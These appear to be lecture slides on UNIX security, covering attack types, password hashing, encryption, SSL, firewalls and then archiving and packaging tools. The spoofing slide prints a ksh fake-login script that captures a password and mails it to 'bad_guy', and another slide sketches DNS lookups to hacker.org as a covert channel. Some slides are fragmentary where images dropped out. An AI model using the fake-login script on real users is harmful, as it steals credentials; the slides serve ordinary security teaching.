Lecture 11

UNIX Security

Important Aspects of Security

- **Authentication**: Make sure someone is who they claim to be
- **Authorization**: Make sure people can't do things they're not supposed to do
- **Policy**: Make sure data is accessible to only those authorized to see it
- **Integrity**: Make sure data is protected against corruption or loss

Head-in-the-Sand Approach

- Disable all connections to/from the outside
- Only accessible from direct-wired terminal
- Machine and terminal in shielded room
- Guard at the door
- Secure, but useless!

Types of Security Risks

- Physical
- Worms and Trojan horses
- Social engineering
- Snooping / Sniffing
- Spoofing
- Denial of Service
- Covert channels

Physical Security

- Easiest attack: Someone who didn't log off or lock their screen
- Breaking into Prof. Lee's office
- Looking over someone's shoulder
  - Steal passwords
- Advanced spying techniques

Worms and Trojan Horses

- Trojan Horse: A program that compromises security by pretending to be an innocuous program.
- Virus: Malicious code that modifies to other non-malicious programs
- Worm: Malicious code that spreads by itself from one machine to another

Social Engineering

(aka *lying*)

- Maybe the easiest way to breach security
- Phony phone calls
- Wandering hallways
- Hard to avoid:
  - Educate people with privileged information
  - Limit information available

Snooping

- By listening in, you can pick up all kinds of info: passwords, etc.
- This is incredibly easy to do:
  - TCP/IP is unencrypted, passes through lots of machines
  - Packet sniffers are easy to obtain
    - Back Orifice

Spoofing

- An attacker creates a misleading context to trick the victim
- Example: Fake ATM machines
- Lying about origination IP address and user id in rsh/rcp/rlogin commands
  - Tricks the .rhosts file
- Spoofed web pages / email
  - Take advantage of mistyped pages
  - Pretend to be “official PayPal pages” requiring login and password

UNIX Spoofing Example

- Fake login screen:

```
#!/bin/ksh
print –n “login: ”
read login
print –n “Password:”
stty –echo
read passwd
stty +echo
print “$login:$password” | mail bad_guy
print “\nLogin incorrect”
exit
```

```
login: jlk
Password:
Login incorrect
login: jlk
Password:
Last login ...
```

Denial Of Service

- Not to gain access, but to deny access for legitimate users
  - malice, revenge, personal gain
- Example: send echo request with forged source address
- Example: fill up logs
- Example: SYN+ACK, start a TCP connection but never acknowledge. Server keeps resources around until timeout (3 minutes)
- DDOS: Distributed Denial of Service Attacks

Covert Channels

- A covert channel is some way of getting information other than direct reads and writes.
- Example: Sun's Java Sandbox
  - Exploits DNS:
    - yes: lookup IP for *yes.hacker.org*
    - no: lookup IP for *no.hacker.org*

Brute Force

- Hackers “war-dial”: try out exhaustive lists of IP addresses, ports
- People forget to set permissions on files
  - Example: leaving a file readable
    - Who’s that bored to be looking at my files?
    - Answer: a shell script or cron job
    - find / -print | xargs egrep ‘abcd’ /dev/null

Exploit Known Problems


- Some people leave default passwords intact
  - Example: Routers
- Security bugs are made public after patches are available, but not everyone patches
- Web searches

Security Is Tricky


This subtle bug appeared on an old system, which contained a system call for authentication:

```
auth(char *user, char *password)
```


Password checked in clear text:



The trick: Use *segfaults* as covert channel



Returns failure



Crashes

Orange Book Security

- Government has official well-specified levels of security called “Orange Book Security”
  - C-2: Minimal Security
  - A-1: Highest Security
    - Not yet implemented in any system
- Involves elaborate logging and monitoring
  - Higher levels devote more CPU time to this than anything else
- OpenBSD provides level C2 security

UNIX Passwords

- Passwords are encrypted with a one-way-function:
  - *f*(*password*) = *encrypted-password*
  - No inverse
  - Stored in **`/etc/password`** (or **`/etc/shadow`**)
- Uses a *salt*:
  - f(salt, password) = encrypted-password
  - Salt is first two bytes of encrypted password

    `s9``dl30c3LPqV`
  - Harder to grep for common passwords

How to Crack Passwords

- Brute force works well
  - Common passwords
  - Combinations of name
  - Go through dictionary
  - Try every key

Avoiding Password Cracking


- Have the **passwd** program:
  - Try to crack the password
  - Enforce minimum lengths
- Use **`/etc/shadow`**
- Occasionally run password crackers
- Expiration dates?
  - Controversial

Scripting Security Tips

- Setuid/setgid scripts are often useful for writing system administrative tasks.
- Make scripts as small as possible
- Be very careful in scripting
  - Never put `.` or relative directories in **PATH**
  - Do not use **eval** in your script
  - Be careful about creating temporary files
  - ksh: avoid file name expansion (`set -o noglob`) and word splitting (`IFS=''`)

A Subtle Scripting Security Flaw

- `#!` works by invoking the first line of the script with first argument being the name of the script
- The danger: I make a symbolic link to a setuid shell script, and in between the invocation of the script and the execution of the #! program, I switch the contents.



CGI Attacks

- Do not trust anything you receive in a form
  - Always check for special characters
  - Don’t make assumptions about length
- Be careful constructing file names
  - Input could have references to other directories
- Check for errors along the way

Encryption

- Encryption allows data to be protected by converting it to a form that cannot be read without proper authentication.

The `crypt` command

- Works similar to the German Enigma
  - f(clear) = cypher
  - f(cypher) = clear
- **crypt** command works with stdin/stdout
  - EG: **`crypt opensesame < mail > mail.enc`**
- Some UNIX editors can handle crypted files
  - **`vi -x mail.enc`**
- Not secure
  - **cbw**: Crypt breaker's workbench

Public Key Encryption

- Regular encryption (e.g., crypt, DES) :
  - Encryption function **E**(*key*, *plaintext*)
  - Decryption function **D**(*key*, *cyphertext*)
  - **D**(*key*, **E**(*key*, *plaintext*)) = *plaintext*
  - *key* is private
- Public key:
  - *public_key* = **f**(*key*)
  - **E**(*public_key*, *plaintext*) = **E**(*key*, *plaintext*)

  BUT

  - **D**(*public_key*, *cyphertext*) != **D**(*key*, *cyphertext*)
  - *public_key* made public, *key* kept private

Public Key Algorithms

- RSA
  - System by Rivest, Shamir, Adleman
  - Security dependent on difficulty of factoring large numbers
- PGP
  - Pretty Good Privacy
  - Similar to RSA, but also mixes in other approaches
  - Gets around RSA patent and is free

How many bits do you need?

- Always theoretically possible to simply try every key

•Key Size (bits)	•Time (1us/test)	•Time (1us/10^6test)
•32	•35.8 mins	•2.15 msec
•40	•6.4 days	•550 msec
•56	•1140 years	•10.0 hours
•64	•~500000 years	•107 days
•128	•5 x 10^{24}years	•5 x 10^{18} years

Signatures

- The dual of public key encryption
  - **D**(*public_key*, *plaintext*) = **D**(*key*, *plaintext*)

BUT

  - **E**(*public_key*, *cyphertext*) != **E**(*key*, *cyphertext*)
- Verify software is not hacked
- Verify contents of email

Network Security

Problems With Sockets

- Easy to snoop
- Very dangerous for a telnet session, since password is typed in plaintext

The "r" commands

- Commands rsh, rcp, rlogin introduced in Berkeley UNIX for network authentication
- Avoid sending passwords over network
- Verify user by checking if:
  - Originating machine listed in **`/etc/hosts.equiv`**
  - Originating port privileged
  - User and machine listed in **`$HOME/.rhosts`**
- Problems:
  - Files with wrong permissions
  - Security problems propagate through network

Secure Sockets

- SSL = Secure Sockets Layer
- Behave just like regular TCP/IP sockets
- When a connection is made:
  - Server sends public key to client
  - Client sends public key to server
  - Each side uses private key to decrypt incoming traffic, and the other's public key to encrypt outgoing traffic
- Certificates
  - Assure that a public key belongs to a who they claim

Secure Sockets Examples

- **ssh**: Secure shell
  - Opens a telnet session to a secure socket
  - Also includes **scp** and **sftp**, replacements for **rcp** and **ftp** (somtimes r* commands replaced)
- **https**: Secure http
  - Used on web for credit cards, etc.

The Internet Worm

- By Robert Morris Jr., 1988
- Exploited a notorious C bug in programs sendmail, finger, rsh, etc:
  - Buffer overflow
  - **gets** is bad
  - So is **scanf**

Kerberos

- System for clients to authenticate over insecure networks
- ssl problematic because:
  - Private keys can be stolen
  - Passphrases not transitive across hosts
  - Not centralized
- Uses secret key encryption
- Concept of *tickets* issued by authentication server

Firewalls: The Theory

- The larger the program, the more buggy (therefore less secure) it is.
- If you do not run a program, it is secure.
- Therefore, run as few programs as possible, and only small ones.
- How do you do this?
  - Isolate them


Firewalls

- A barrier to protect resources inside a network from the outside

- A firewall examines each network packet to determine whether to forward it toward its destination or not.
- Can be hardware or software
- Also includes a *proxy server*: makes network requests on behalf of users inside the firewall.

VPNs

- Secure the transmission of IP datagrams through uncontrolled an untrusted networks.
  - Encrypt TCP/IP traffic at very low level
  - Machine using VPN appears to be in local net of host machine
- Protocols
  - IPsec
  - L2TP
  - PPTP
  - MPLS



Thwarting attackers

- Use log files (/var/adm)
  - Look for statistical anomalies
  - Rules to detect suspicious behavior
- Check backups
- Packet filtering
- Watch hackers (Berford)
- Think like the hacker
  - Join hacker mailing lists, web sites
  - Try to break into your own system
  - Are hacking tools good or bad?

Security Through Obscurity

- An approach to security:
  - Don't publish anything
  - Purposely make complex
- Does not work well
  - Hard to debug and analyze
  - Flaws will be found, but more likely by hackers


Security Needs Trust

- Ken Thompson Turing Award Speech "Reflections on Trust"
  - How do you know if a program is secure?
    - Look at the source code
  - How do you know if the compiler is secure?

```
if (recognize-special-code)
        compile-hacked();
else
        compile-normal();
```

    - Look at assembly code
  - How do you know assembly is secure?
  - ... until lowest levels of hardware

Further Reading



Archives

(If we have time)

tar: Tape ARchiver

- **tar**: general purpose archive utility (not just for tapes)
  - Usage: **`tar [options] [files]`**
  - Originally designed for maintaining an archive of files on a magnetic tape.
  - Now often used for packaging files for distribution
  - If any files are subdirectories, **tar** acts on the entire subtree.

tar: archiving files options

- **`c`** creates a tar-format file
- **`f filename`** specify filename for tar-format file,
  - Default is `/dev/rmt0`.
  - If **`-`** is used for filename, standard input or standard output is used as appropriate
- **`v`** verbose output
- **`x`** allows to extract named files

tar: archiving files (continued)

- **`t`** generates table of contents
- **`r`** unconditionally appends the listed files to the archive files
- **`u`** appends only files that are more recent than those already archived
- **`L`** follow symbolic links
- **`m`** do not restore file modification times
- **`l`** print error messages about links it cannot find

cpio: copying files

- **cpio:** copy file archives in from or out of tape or disk or to another location on the local machine
- Similar to **tar**
- Examples:
  - **Extract:** `cpio -idtu [patterns]`
  - **Create:** `cpio -ov`
  - **Pass-thru:** `cpio -pl directory`

cpio (continued)

- **`cpio -i [dtum] [patterns]`**
  - Copy in (extract) files whose names match selected patterns.
  - If no pattern is used, all files are extracted
  - During extraction, older files are not extracted (unless **`-u`** option is used)
  - Directories are not created unless **`-d`** is used
  - Modification times not preserved with **`-m`**
  - Print the table of contents: **`-t`**

cpio (continued)

- **`cpio -ov`**
  - Copy out a list of files whose names are given on the standard input. **`-v`** lists files processed.
- **`cpio -p [options] directory`**
  - Copy files to another directory on the same system. Destination pathnames are relative to the named directory
  - Example: To copy a directory tree:
    - **`find . -depth -print | cpio -pdumv /mydir`**

pax: replacement for cpio and tar

- **P**ortable **A**rchive e**X**change format
- Part of POSIX
- Reads/writes **cpio** and **tar** formats
- Union of **cpio** and **tar** functionality
- Files can come from standard input or command line
- Sensible defaults
  - **`pax -wf archive *.c`**
  - **`pax -r < archive`**

Distributing Software


- Pieces typically distributed:
  - Binaries
  - Required runtime libraries
  - Data files
  - Man pages
  - Documentation
  - Header files
- Typically packaged in an archive:
  - E.g., **`perl-solaris.tar`** or **`perl-solaris.tgz`**

RPM

- **R**ed Hat **P**ackage **M**anager
- Originally for Linux, has been ported to other UNIX flavors
- Software distribution part of a *package*:
  - Archive with binaries, documentation, libs, etc.
  - Extra file with meta-information:
    - What each file is
    - What goes where
    - Other software that must be installed first
    - Version info
- Helps with upgrades and removal

RPM Functionality

- Install package: **`rpm -ivh`** ***`package`***
- Upgrade package: **`rpm -Uvh`** ***`package`***
- Freshen package: **`rpm -Fvh`** ***`package`***
- Erase package: **`rpm -e`** ***`package`***
- Query packages: **`rpm -q`**
- Build package: **`rpm -ta`** ***`tarfile`***
- Verify package: **`rpm -V, rpm -K`**


Gnome RPM
Packages Operations Help
Install Upgrade Unselect Uninstall Query Verify Find Web find
Building
Debuggers
Languages
Libraries
Tools
Version Control
Developments
Documentation
Games
Libraries
Networking
Admin
Daemons
Utilities
Shells
bsd-games 2.1-3
fortune-mod 1.0-6
quake2 3.20-glibc-6
Packages selected: 1
Install
ssh-1.2.26-3i
ssh-clients-1.2.26-3i
pygtk-0.5.10-3
Add
Remove from List
Query Install Check Sig Close
File Sig
ssh-1.2.26-3i size
ssh-1.2.26-3i pgp
ssh-1.2.26-3i md5
ssh-clients-1.2.26-3i size
ssh-clients-1.2.26-3i pgp
ssh-clients-1.2.26-3i md5
pygtk-0.5.10-3 size
pygtk-0.5.10-3 md5
Rpmfind
lyx
Search
Name Distribution
klyx
0.9.3-1 DLD 5.4
0.9.2-1a Libc6 Contribs for i386
lyx
1.0.0pre6-1 Libc6 Contribs for i386
0.12.0-1 Freshmeat
0.12.0-1 DLD 5.4
0.12.0-1TL TurboLinux 3.0
0.11.53-1 Libc5 RedHat Contribs
0.11.32-1 OpenLinux 1.3
0.11.32-1 OpenLinux 1.2.0
0.12.0pre8-5 SuSE 5.3
0.12.0pre8-5 SuSE 5.3
0.12.0pre8-28 SuSE 6.0 Beta
0.12.0pre8-28 SuSE 6.0 Beta
lyx-1.0.0pre6-1
Size: 6585051
Install Date: not installed
Build Host: pyros.csn.tu-chemnitz.de
Build Date: Thu Dec 24 04:25:57 GMT 1998
Distribution: Unknown
Vendor: Jens Leuschner <leuschner@gmx.net>
Group: X11/Editors
Packager: Jens Leuschner
URL: http://www.lyx.org/
LyX is a modern approach of writing documents with a computer which breaks with the tradition of the obsolete typewriter concept. It is designed for people who want a professional output with a minimum of time effort, without becoming specia-
D C S Path
/usr/bin/lyx
/usr/bin/reLyX
/usr/share/doc/lyx-1.0.0pre6
/usr/share/doc/lyx-1.0.0pre6/ANNOUNCE
Install
Upgrade

Packaging Source: Autoconf

- Produces shell scripts that automatically configure software to adapt to UNIX-like systems.
  - Creates makefile
  - Header files
- Check for:
  - programs
  - libraries
  - header files
  - typedefs
  - structures
  - compiler characteristics
  - library functions
  - system services

Installing Software From Tarballs

```
tar xzf <gzipped-tar-file>
cd <dist-dir>
./configure
make
make install
```

Other Development Tools

- Pretty Printers
  - Reformats program code to make it easier to read
  - Many options to accommodate multiple styles
  - **`indent`**, **`cb`**, **`bcpp`**
- Reverse Engineering
  - **`cxref`**, **`cflow`**, **`cscope`**
- Documentation Systems
  - **Doxygen**
  - **See**
- Program Checkers
  - Detects possible bugs, non-portability, bad style, waste
  - **`lint`**